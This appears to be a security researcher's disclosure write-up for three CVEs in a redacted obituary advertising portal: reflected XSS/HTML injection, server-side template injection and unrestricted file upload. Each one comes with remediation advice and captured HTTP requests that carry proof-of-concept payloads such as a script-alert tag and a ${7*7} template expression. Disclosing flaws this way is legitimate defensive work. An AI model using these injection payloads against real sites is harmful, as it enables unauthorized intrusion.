

# CVE-2024-50659 – Reflected XSS/HTML Injection

Description: The parameter **shippingAsBilling** does not properly validate the user input. As a result, an error is returned with the input reflected in the error message without output sanitization.

Remediation:

- Properly validate all input
- Handle error messages gracefully without returning a stack trace
- If reflecting input, properly sanitize before reflection.

```
Pretty Raw Hex
1 POST /[REDACTED]-adportal/obits/updateuserinfo.html?siteLanguage=en_US_obits HTTP/2
2 Host: placeads.[REDACTED].com
3 Cookie: JSESSIONID=BE0130E9286352A7D7BEA9A60AEE000E;
org.springframework.web.servlet.i18n.CookieLocaleResolver.LOCALE=en_US_obits; lwrid=
[REDACTED]
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 556
10 Origin: https://placeads.[REDACTED].com
11 Referer: https://placeads.[REDACTED].com/[REDACTED]-adportal/obits/updateuserinfo.html
18 Te: trailers
19
20 password=[REDACTED]&newPassword=&passwordConfirm=&organizationname=&firstname=Peter&
lastname=Cipolone&address1=123+Sesame+St&address2=&town=New+York&county=NY&postcode=00112&
phonenumPri=555-555-5555&phonenumAlt=&emailaddress=peter.cipolone%40uvcyber.com&ccemailaddress
=&trade=on&referralcode=&allowContact=on&terms%5B0%5D.value=&terms%5B1%5D.value=shippingAsBilling
=<script>alert(1)</script>&_shippingAsBilling=on&shippingName=&shippingAddress1=&shippingAddress2=&
shippingTown=&shippingCounty=&shippingPostcode=&shippingEmailaddress=
```

Figure 1-Request with XSS

```
<div id="homeBody" class="update-user">
  <div class="warning alert alert-danger">
    <p>
      There were 1 error(s):
    </p>
    <ul>
      <li>
        Failed to convert property value of type [java.lang.String] to required
        type [java.lang.Boolean] for property shippingAsBilling; nested exception
        is java.lang.IllegalArgumentException: Invalid boolean value [script]
        <script>
          alert(1)
        </script>
      </li>
    </ul>
  </div>
</div>
```

Figure 2-Response with Input Reflected and Unsanitized




Figure 3-XSS Response in Browser

# HTML Injection



Figure 4-HTML Injection Request



Figure 5-HTML Injection Response




Figure 6-HTML Rendered in Browser

# CVE-2024-50658 – SSTI (Server-Side Template Injection)

Description: The parameters **shippingAsBilling** and **firstname** do not properly validate the user input. As a result, the **shippingAsBilling** causes an error with the server evaluating the injected template and the **firstname** parameter reflects the server output of the injected template.

Remediation:

- Properly validate all input
- Handle error messages gracefully without returning a stack trace
- Do not allow users to modify or submit new templates
- Use a logic-less template engine such as Mustache



```
Request  Response
Pretty  Raw    Hex
1 POST /[REDACTED]-adportal/obits/updateuserinfo.html?siteLanguage=en_US_obits HTTP/2
2 Host: placeads.[REDACTED].com
3 Cookie: JSESSIONID=BE0130E9286352A7D7BEA9A60AEE000E;
org.springframework.web.servlet.i18n.CookieLocaleResolver.LOCALE=en_US_obits; lwrid=
[REDACTED]
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 535
0 Origin: https://placeads.[REDACTED].com
1 Referer: https://placeads.[REDACTED].com/[REDACTED]-adportal/obits/updateuserinfo.html
8 Te: trailers
9
0 password=[REDACTED]&newPassword=&passwordConfirm=&organizationname=&firstname=Peter&
lastname=Cipolone&address1=123+Sesame+St&address2=&town=New+York&county=NY&postcode=00112&
phonenumberPri=555-555-5555&phonenumberAlt=&emailAddress=peter.cipolone%40uvcyber.com&ccemailAddress
=&trade=on&referralcode=&allowContact=on&terms%5B0%5D.value=&terms%5B1%5D.value=&shippingAsBilling
=${7*7}&shippingAsBilling=on&shippingName=&shippingAddress1=&shippingAddress2=&shippingTown=&
shippingCounty=&shippingPostcode=&shippingEmailAddress=
```

Figure 7-HTTP Request with SSTI Command

Target: https://placeads. [REDACTED].com HTTP/2

Response

```
</p>
<ul>
  <li>
    Failed to convert property value of type [java.lang.String] to required
    type [java.lang.Boolean] for property shippingAsBilling; nested exception
    is java.lang.IllegalArgumentException: Invalid boolean value [49]
  </li>
</ul>
</div>
<div class="dialog_box">
  <div class="hd">
    <div class="c">
      </div>
    </div>
  </div>
  </div>
```

Figure 8-Server Evaluating 7\*7

https://placeads. [REDACTED].com/dest

Move (Alt+Left Arrow) down to show history

Retype Password\*

**User Details**

Please enter the personal details that will be associated with your account. Be sure to fill in every field that has an asterisk (\*). [Privacy Policy](#)

Organization

First Name\*

Last Name\*

Figure 9-SSTI Request in First Name

**Welcome Peter64**

For quick access to your ads, review your dashboard below or create a new ad

[CREATE A NEW AD](#)

Figure 10-Server Evaluating 8\*8

# CVE-2024-50660 – Unrestricted File Upload

Description: During the obituary creating process, the file upload requirements are only enforced on the client-side and not the server-side. This allows for the upload of any file type which can be viewed in the browser.

Remediation:

- Ensure file upload checks are performed on both client-side and server-side
- Ensure file extension, Content-Type, and File Magic Bytes are all properly verified




Figure 11-Warning About Acceptable File Types

```
5  
6 _eventId_create  
7 .....376033127218666375191152344147  
8 Content-Disposition: form-data; name="file"; filename="test.txt"  
9 Content-Type: text/plain  
0  
1 This is a test by Peter Cipolone!  
2  
3 .....376033127218666375191152344147--  
4
```

Figure 12-Changing File Extension and Content-Type

```
Request  Response
pretty  Raw  Hex  Render
HTTP/2 200 OK
Date: Thu, 03 Oct 2024 16:11:36 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 185
Server: [REDACTED]
Content-Security-Policy: frame-ancestors 'self'
[REDACTED]
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000;
includeSubDomains
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Control: no-store
Content-Language: en-US
Vary: Accept-Encoding

onFileUploaded("editorial0.articles0.items5",
"http://s3.amazonaws.com/[REDACTED]
[REDACTED]/obits/50/a3/50a38da7-50b5-46ec-9f62-5120b7a8
c5d0/test.txt", 0.0, 0.0);
```

Figure 13-Server Response with Image File Location



Figure 14-Text File Upload Successful - Confirmation